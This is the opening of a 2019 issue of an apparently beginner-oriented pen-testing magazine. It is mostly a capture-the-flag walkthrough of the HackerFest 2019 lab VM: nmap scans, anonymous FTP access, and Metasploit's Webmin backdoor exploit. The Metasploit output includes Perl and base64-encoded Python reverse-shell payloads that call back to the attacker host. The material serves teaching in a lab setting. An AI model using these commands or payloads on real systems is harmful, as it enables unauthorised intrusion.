
Hackercool

October 2019 Edition 2 Issue 10

Pen Testing Mag For Beginners



CAPTURE THE FLAG HackerFest : 2019

METASPLOITABLE TUTORIALS :

Metasploitable 3 : Gaining Access through Java RMI on port 1617

DATA BREACH THIS MONTH :

Pegasus Spyware

METASPLOIT THIS MONTH

CVE-2019-10669, CVE-2019-16724, Bypassuac silentcleanup and many more

Data Breach This Month : Brazilian Citizen's Data

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Hello aspiring ethical hackers. Hope you are all awesome. As always we are very delighted to release the tenth Issue of the Second Edition of our magz Hackercool.

This Issue we have included the Hackerfest : 2019 CTF challenge. This is the same machine which was used at a hacker fest in Prague, Czech. This includes some of the same vulnerabilities and exploits we have covered in previous issues of our magazine but in a different scenario. Whatever the case you will find it very informative. Please don't forget to check the pink boxes dotted in between the articles. These provide additional information to our readers.

In ***Metasploit This Month*** *feature, this month we have included some of the interesting and relevant exploits some of which are still functioning in real world. Also note that there is a complete chain of Linux exploits in this Issue. When we say a complete exploit chain, it means an exploit that gains access to the machine followed by an exploit that escalates privileges which is followed by another exploit POST exploit. In this case it is an exploit adding persistence on the target.*

October 2019 is the month which saw the coming to light of Pegasus spy ware. So more information about this in our KnowChain Feature. Hope our readers are enjoying this new feature. Apart from these we have included all our regular features.

We hope you will find this Issue as interesting and informative as we thought it would be. As always keep the feedback coming. Until the next issue, Good Bye. Thank You.

c.k.chakravarthi

Website : https://hackercoolmagazine.com

Blog : https://www.hackercool.com

Mail : qa@hackercool.com

Facebook : https://www.facebook.com/hackercoolmagazine/

Twitter : https://twitter.com/hackercoolmagz

INSIDE

Here's what you will find in the Hackercool October 2019 Issue .

.

****

Hacker Fest: 2019

CAPTURE THE FLAG

You may take numerous courses on cyber security and ethical hacking but you will not hone your skills unless you test you skills in a Real World hacking environme-nt. CAPTURE THE FLAG scenarios and VM labs provide the beginners and those wh-o want a real world testing lab for practice. These scenarios also provide a variety of challenges which help readers and users to gain knowledge about different tools and methods used in Real World penetration testing. These are not only useful for beginn-ers but also security professionals, system administrators and other cyber security enthusiasts. We at Hackercool Magazine strive to bring our readers some of the best CTF scenarios every month. We suggest our readers not only to just read these tutori-als but also practice them by setting up the VM.

Like other articles of our magazine, this article too has been written so that it is easily understandable to beginners. To make this more simple, this article has been replayed as a challenge being performed by an amateur hacker.

Hi Hackercoolians. Welcome back. In our present Issue, we bring you the CTF challenge of HackerFest : 2019. The machine is aptly named as it was part of a workshop for Hacker Fest 2019 at Prague. This challenge has been rated as very easy. The VM can be downloaded fro-m the link given below.

https://www.vulnhub.com/entry/hacker-fest-2019,378/

We performed this challenge on Oracle Virtualbox although it also runs on Vmware Workstati-on. The DHCP service is enabled and the machine will automatically get its IP address whe-n powered up. The description says that there are two ways to exploit this machine. My attac-ker machine is Kali Linux 2019.3. Let's begin. I ran Nmap ping scan to see the live systems on the network after I powerup the target.As you can see below, the target IP is172.28.128.8.

```
root@kali:~# nmap -sP 172.28.128.4-50
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-25 06:51 EST
Nmap scan report for 172.28.128.4
Host is up.
Nmap scan report for 172.28.128.8
Host is up (0.00074s latency).
MAC Address: 08:00:27:A4:7B:AB (Oracle VirtualBox virtual NIC)
Nmap done: 47 IP addresses (2 hosts up) scanned in 27.22 seconds
root@kali:~#
```

Next, I ran the verbose scan of Nmap to see the open ports and services running on the targ-et.

Anonymous FTP or Anonymous File Transfer Protocol allows any users to log into an FTP server with a common username like "anonymous" and with any password to access the files on the server. It has been designed so for the benefit of sharing large files to the public. However, security wise its not a good idea.

```
root@kali:~# nmap -sV 172.28.128.8
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-25 06:51 EST
Nmap scan report for 172.28.128.8
Host is up (0.00032s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.25 ((Debian))
10000/tcp open  ssl/http MiniServ 1.890 (Webmin httpd)
MAC Address: 08:00:27:A4:7B:AB (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.55 seconds
root@kali:~#
```

There were four open ports : FTP, SSH, HTTP and an SSL/HTTP. All other services except the service running at port 10000 are normal. There is a webmin service running on port 100-00 but first I decide to test the FTP service.

```
root@kali:~# ftp 172.28.128.8
Connected to 172.28.128.8.
220 (vsFTPd 3.0.3)
Name (172.28.128.8:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
```

Anonymous login was enabled on the target FTP service as shown in the above image. So I successfully logged in into the FTP service. Doing an ls gave us what appeared to be the file s of Wordpress CMS.

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r--    1 ftp      ftp           420 Nov 30  2017 index.php
-rw-rw-r--    1 ftp      ftp         19935 Sep 05 08:02 license.txt
-rw-rw-r--    1 ftp      ftp          7447 Sep 05 08:02 readme.html
-rw-rw-r--    1 ftp      ftp          6919 Jan 12  2019 wp-activate.php
drwxrwxr-x    9 ftp      ftp          4096 Sep 05 08:00 wp-admin
-rw-rw-r--    1 ftp      ftp           369 Nov 30  2017 wp-blog-header.php
-rw-rw-r--    1 ftp      ftp          2283 Jan 21  2019 wp-comments-post.php
-rw-rw-r--    1 ftp      ftp          3255 Sep 27 13:17 wp-config.php
drwxrwxr-x    8 ftp      ftp          4096 Sep 29 07:36 wp-content
-rw-rw-r--    1 ftp      ftp          3847 Jan 09  2019 wp-cron.php
drwxrwxr-x   20 ftp      ftp         12288 Sep 05 08:03 wp-includes
-rw-rw-r--    1 ftp      ftp          2502 Jan 16  2019 wp-links-opml.php
-rw-rw-r--    1 ftp      ftp          3306 Nov 30  2017 wp-load.php
-rw-rw-r--    1 ftp      ftp         39551 Jun 10  2019 wp-login.php
-rw-rw-r--    1 ftp      ftp          8403 Nov 30  2017 wp-mail.php
-rw-rw-r--    1 ftp      ftp         18962 Mar 28  2019 wp-settings.php
-rw-rw-r--    1 ftp      ftp         31085 Jan 16  2019 wp-signup.php
-rw-rw-r--    1 ftp      ftp          4764 Nov 30  2017 wp-trackback.php
-rw-rw-r--    1 ftp      ftp          3068 Aug 17  2018 xmlrpc.php
226 Directory send OK.
ftp>
```

However, it had nothing more than this. So I decided to test the Webmin service on the port 10000.

```
root@kali:~# telnet 172.28.128.8 10000
Trying 172.28.128.8...
Connected to 172.28.128.8.
Escape character is '^]'.
HTTP/HEAD/1.1
HTTP/1.0 200 Document follows
Server: MiniServ/1.890
Date: Sat, 25 Jan 2020 12:01:28 GMT
Content-type: text/html; Charset=iso-8859-1
Connection: close

<h1>Error - Document follows</h1>
<p>This web server is running in SSL mode. Try the URL <a href='https://172.28.1
28.8:10000/'>https://172.28.128.8:10000/</a> instead.<br></p>
Connection closed by foreign host.
root@kali:~#
```

Webmin is a popular program used for system administration in Unix that has a web based in -terface. It allows users to manage a system using the browser either locally or remotely. It seems that webmin version running 1.890 is running on the target.

Finding it difficult to search exploits for the exact version of Webmin running, I searched fo -r all exploits related to webmin using searchsploit.

```
root@kali:~# searchsploit webmin
------------------------------------------ ----------------------------------
 Exploit Title                            |  Path
                                          | (/usr/share/exploitdb/)
------------------------------------------ ----------------------------------
DansGuardian Webmin Module 0.x - 'edit    | exploits/cgi/webapps/23535.txt
Webmin - Brute Force / Command Executi    | exploits/multiple/remote/705.pl
Webmin 0.9x / Usermin 0.9x/1.0 - Acces    | exploits/linux/remote/22275.pl
Webmin 0.x - 'RPC' Privilege Escalatio    | exploits/linux/remote/21765.pl
Webmin 0.x - Code Input Validation        | exploits/linux/local/21348.txt
Webmin 1.5 - Brute Force / Command Exe    | exploits/multiple/remote/746.pl
Webmin 1.5 - Web Brute Force (CGI)        | exploits/multiple/remote/745.pl
Webmin 1.580 - '/file/show.cgi' Remote    | exploits/unix/remote/21851.rb
Webmin 1.850 - Multiple Vulnerabilitie    | exploits/cgi/webapps/42989.txt
Webmin 1.900 - Remote Command Executio    | exploits/cgi/remote/46201.rb
Webmin 1.910 - 'Package Updates' Remot    | exploits/linux/remote/46984.rb
Webmin 1.920 - Unauthenticated Remote     | exploits/linux/remote/47230.rb
Webmin 1.x - HTML Email Command Execut    | exploits/cgi/webapps/24574.txt
Webmin < 1.290 / Usermin < 1.220 - Arb    | exploits/multiple/remote/1997.php
Webmin < 1.290 / Usermin < 1.220 - Arb    | exploits/multiple/remote/2017.pl
phpMyWebmin 1.0 - 'target' Remote File    | exploits/php/webapps/2462.txt
phpMyWebmin 1.0 - 'window.php' Remote     | exploits/php/webapps/2451.txt
webmin 0.91 - Directory Traversal         | exploits/cgi/remote/21183.txt
```

Of all the exploits we got, I found three exploits very close to our target. These exploits have been highlighted in the image above.

On viewing closely, I found that all these three exploits are Metasploit modules.

```
root@kali:~# searchsploit 46201.rb
------------------------------------------------------------------------------ ----------------------------------------
 Exploit Title                                                                |  Path
                                                                              | (/usr/share/exploitdb/)
------------------------------------------------------------------------------ ----------------------------------------
Webmin 1.900 - Remote Command Execution (Metasploit)                          | exploits/cgi/remote/46201.rb
------------------------------------------------------------------------------ ----------------------------------------
Shellcodes: No Result
root@kali:~# searchsploit 469841.rb
Exploits: No Result
Shellcodes: No Result
root@kali:~# searchsploit 46984.rb
------------------------------------------------------------------------------ ----------------------------------------
 Exploit Title                                                                |  Path
                                                                              | (/usr/share/exploitdb/)
------------------------------------------------------------------------------ ----------------------------------------
Webmin 1.910 - 'Package Updates' Remote Command Execution (Metasploit)        | exploits/linux/remote/46984.rb
------------------------------------------------------------------------------ ----------------------------------------
Shellcodes: No Result
root@kali:~# searchsploit 47230.rb
------------------------------------------------------------------------------ ----------------------------------------
 Exploit Title                                                                |  Path
                                                                              | (/usr/share/exploitdb/)
------------------------------------------------------------------------------ ----------------------------------------
Webmin 1.920 - Unauthenticated Remote Code Execution (Metasploit)             | exploits/linux/remote/47230.rb
------------------------------------------------------------------------------ ----------------------------------------
```

So I started Metasploit and using search command, got all the modules listed.

```
Matching Modules
================

   #  Name                                              Disclosure Date  Rank       C
heck  Description
   -  ----                                              ---------------  ----       -
---   -----------
   0  auxiliary/admin/webmin/edit_html_fileaccess       2012-09-06       normal     N
o     Webmin edit_html.cgi file Parameter Traversal Arbitrary File Access
   1  auxiliary/admin/webmin/file_disclosure            2006-06-30       normal     N
o     Webmin File Disclosure
   2  exploit/linux/http/webmin_packageup_rce           2019-05-16       excellent  Y
es    Webmin Package Updates Remote Command Execution
   3  exploit/unix/webapp/webmin_backdoor               2019-08-10       excellent  Y
es    Webmin password change.cgi Backdoor
   4  exploit/unix/webapp/webmin_show_cgi_exec          2012-09-06       excellent  Y
es    Webmin /file/show.cgi Remote Command Execution
   5  exploit/unix/webapp/webmin_upload_exec            2019-01-17       excellent  Y
es    Webmin Upload Authenticated RCE
```

The three modules which might be required to exploit the target are highlighted in the above image. I check each and every module. Note that I am not yet sure which module may work.

```
msf5 > use exploit/linux/http/webmin_packageup_rce
msf5 exploit(linux/http/webmin_packageup_rce) > show options

Module options (exploit/linux/http/webmin_packageup_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       Webmin Password
   Proxies                     no        A proxy chain of format type:host:port[
,type:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifi
er, or hosts file with syntax 'file:<path>'
   RPORT      10000            yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connecti
ons
   TARGETURI  /                yes       Base path for Webmin application
   USERNAME                    yes       Webmin Username
   VHOST                       no        HTTP server virtual host
```

```
Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be spe
cified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Webmin <= 1.910


msf5 exploit(linux/http/webmin_packageup_rce) >
```

The webmin_packageup_rce module fits our bill as the target is running webmin version of 1.890 but it needs credentials. Since we don't have any credentials now, this module may not be the one we need.

The second module which is webmin_show_cgi_exec module doesn't need any credenti -als but the information says it only works for Webmin 1.580 versions.

```
msf5 > use exploit/unix/webapp/webmin_show_cgi_exec
msf5 exploit(unix/webapp/webmin_show_cgi_exec) > show options

Module options (exploit/unix/webapp/webmin_show_cgi_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       Webmin Password
   Proxies                     no        A proxy chain of format type:host:port[,
type:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifie
r, or hosts file with syntax 'file:<path>'
   RPORT      10000            yes       The target port (TCP)
   SSL        true             yes       Use SSL
   USERNAME                    yes       Webmin Username
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Webmin 1.580
```

This too is not our module. After a lot of research, I figured out that the last of the three modu -les I selected can be the one we want. Let's try the last one.

All the versions of Webmin from 1.890 to 1.920 hosted on SourceForge have a built in backdoor left in them. However only version 1.890 can be exploited by default whereas to exploit other versions, expired password changing feature needs to be enabled. We have seen a Metasploit module for this vulnerability in our previous (Sept 2019) Issue.

```
msf5 > use exploit/unix/webapp/webmin_backdoor
msf5 exploit(unix/webapp/webmin_backdoor) > show options

Module options (exploit/unix/webapp/webmin_backdoor):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[
,type:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifi
er, or hosts file with syntax 'file:<path>'
   RPORT      10000            yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host to listen on. This must
be an address on the local machine or 0.0.0.0
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connecti
ons
   SSLCert                     no        Path to a custom SSL certificate (defau
lt is randomly generated)
   TARGETURI  /                yes       Base path to Webmin
   URIPATH                     no        The URI to use for this exploit (defaul
t is random)
   VHOST                       no        HTTP server virtual host

Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be spe
cified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (Unix In-Memory)


msf5 exploit(unix/webapp/webmin_backdoor) > e
```

This is our module. I set the target IP address and use the check command to see if the targ-et is indeed vulnerable to this module.

```
rhosts => 172.28.128.8
msf5 exploit(unix/webapp/webmin_backdoor) > check
[*] 172.28.128.8:10000 - Cannot reliably check exploitability.
msf5 exploit(unix/webapp/webmin_backdoor) > set verbose true
verbose => true
msf5 exploit(unix/webapp/webmin_backdoor) > run

[-] Exploit failed: The following options failed to validate: LHOST.
[*] Exploit completed, but no session was created.
msf5 exploit(unix/webapp/webmin_backdoor) > check

[-] Server did not respond
[*] 172.28.128.8:10000 - Cannot reliably check exploitability.
```

The check command says that the server is not responding. However I don't want to give up without trying this module. So I set the forceexploit option to True. This option will force the e -xploit to run without checking if the target is vulnerable or not.

```
msf5 exploit(unix/webapp/webmin_backdoor) > set lhost 172.28.128.4
lhost => 172.28.128.4
msf5 exploit(unix/webapp/webmin_backdoor) > set forceexploit true
forceexploit => true
msf5 exploit(unix/webapp/webmin_backdoor) > run

[*] Started reverse TCP handler on 172.28.128.4:4444
[-] Server did not respond
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Generated command payload: perl -MIO -e '$p=fork;exit,if($p);foreach my $key
(keys %ENV){if($ENV{$key}=~/(.*)/){$ENV{$key}=$1;}}$c=new IO::Socket::INET(PeerA
ddr,"172.28.128.4:4444");STDIN->fdopen($c,r);$~->fdopen($c,w);while(<>){if($_=~
/(.*)/){system $1;}};'
[*] Exploit completed, but no session was created.
msf5 exploit(unix/webapp/webmin_backdoor) >
```

When I set all the required options and execute the module, I get the above message. It says that the exploit completed successfully but we did not get any session. This may be due to a wrong payload. So I wanted to try other payloads this module can take.

```
msf5 exploit(unix/webapp/webmin_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                  Disclosure Date  Rank    Check  Descr
iption
   -   ----                                  ---------------  ----    -----  -----
------
   0   cmd/unix/bind_awk                                      normal  No     Unix
Command Shell, Bind TCP (via AWK)
   1   cmd/unix/bind_busybox_telnetd                          normal  No     Unix
Command Shell, Bind TCP (via BusyBox telnetd)
   2   cmd/unix/bind_inetd                                    normal  No     Unix
Command Shell, Bind TCP (inetd)
   3   cmd/unix/bind_lua                                      normal  No     Unix
Command Shell, Bind TCP (via Lua)
   4   cmd/unix/bind_netcat                                   normal  No     Unix
Command Shell, Bind TCP (via netcat)
   5   cmd/unix/bind_netcat_gaping                            normal  No     Unix
Command Shell, Bind TCP (via netcat -e)
   6   cmd/unix/bind_netcat_gaping_ipv6                       normal  No     Unix
Command Shell, Bind TCP (via netcat -e) IPv6
   7   cmd/unix/bind_nodejs                                   normal  No     Unix
Command Shell, Bind TCP (via Node.js)
   8   cmd/unix/bind_perl                                     normal  No     Unix
Command Shell, Bind TCP (via Perl)
   9   cmd/unix/bind_perl_ipv6                                normal  No     Unix
Command Shell, Bind TCP (via perl) IPv6
   10  cmd/unix/bind_r                                        normal  No     Unix
Command Shell, Bind TCP (via R)
```

```
   32  cmd/unix/reverse_perl_ssl                                    normal  No     Unix
Command Shell, Reverse TCP SSL (via perl)
   33  cmd/unix/reverse_php_ssl                                     normal  No     Unix
Command Shell, Reverse TCP SSL (via php)
   34  cmd/unix/reverse_python                                      normal  No     Unix
Command Shell, Reverse TCP (via Python)
   35  cmd/unix/reverse_python_ssl                                  normal  No     Unix
Command Shell, Reverse TCP SSL (via python)
   36  cmd/unix/reverse_r                                           normal  No     Unix
Command Shell, Reverse TCP (via R)
   37  cmd/unix/reverse_ruby                                        normal  No     Unix
Command Shell, Reverse TCP (via Ruby)
   38  cmd/unix/reverse_ruby_ssl                                    normal  No     Unix
Command Shell, Reverse TCP SSL (via Ruby)
   39  cmd/unix/reverse_socat_udp                                   normal  No     Unix
Command Shell, Reverse UDP (via socat)
   40  cmd/unix/reverse_ssl_double_telnet                           normal  No     Unix
Command Shell, Double Reverse TCP SSL (telnet)
   41  cmd/unix/reverse_stub                                        normal  No     Unix
Command Shell, Reverse TCP (stub)
   42  cmd/unix/reverse_zsh                                         normal  No     Unix
Command Shell, Reverse TCP (via Zsh)
   43  generic/custom                                               normal  No     Custo
```

I selected the cmd/unix/reverse_python payload this time and executed the module.

```
msf5 exploit(unix/webapp/webmin_backdoor) > set forceexploit true
forceexploit => true
msf5 exploit(unix/webapp/webmin_backdoor) > run

[*] Started reverse TCP handler on 172.28.128.4:4444
[-] Server did not respond
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_python command payload
[*] Generated command payload: python -c "exec('aW1wb3J0IHNvY2tldCAgICAgICAgLCAg
ICAgc3VicHJvY2VzcyAgICAgICAgLCAgICAgb3MgICAgICAgICA7aG9zdD0iMTcyLjI4LjEyOC40IiAg
ICAgICAgIDtwb3J0PTQ0NDQgICAgICAgICA7czlzb2NrZXQuc29ja2V0KHNvY2tldC5BRl9JTkVUICAg
ICAgICAsICAgICBzb2NrZXQuU09DS19TVFJFQU0pICAgICAgICAgO3MuY29ubmVjdCgoaG9zdCAgICAg
ICAgLCAgICAgcG9ydCkpICAgICAgICAgO29zLmR1cDIocy5maWxlbm8oKSAgICAgICAgLCAgICAgMCkg
ICAgICAgICA7b3MuZHVwMihzLmZpbGVubygpICAgICAgICAsICAgICAxKSAgICAgICAgIDtvcy5kdXAy
KHMuZmlsZW5vKCkgICAgICAgICwgICAgIDIpICAgICAgICAgO3A9c3VicHJvY2Vzcy5jYWxsKCIvYmlu
L2Jhc2giKQ=='.decode('base64'))"
[*] Exploit completed, but no session was created.
```

It once again failed to get a session. After checking once again, I realized one thing. The targ -et webmin service was running on port 10000 but with ssl as shown below.

```
root@kali:~# nmap -sV 172.28.128.8
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-25 06:51 EST
Nmap scan report for 172.28.128.8
Host is up (0.00032s latency).
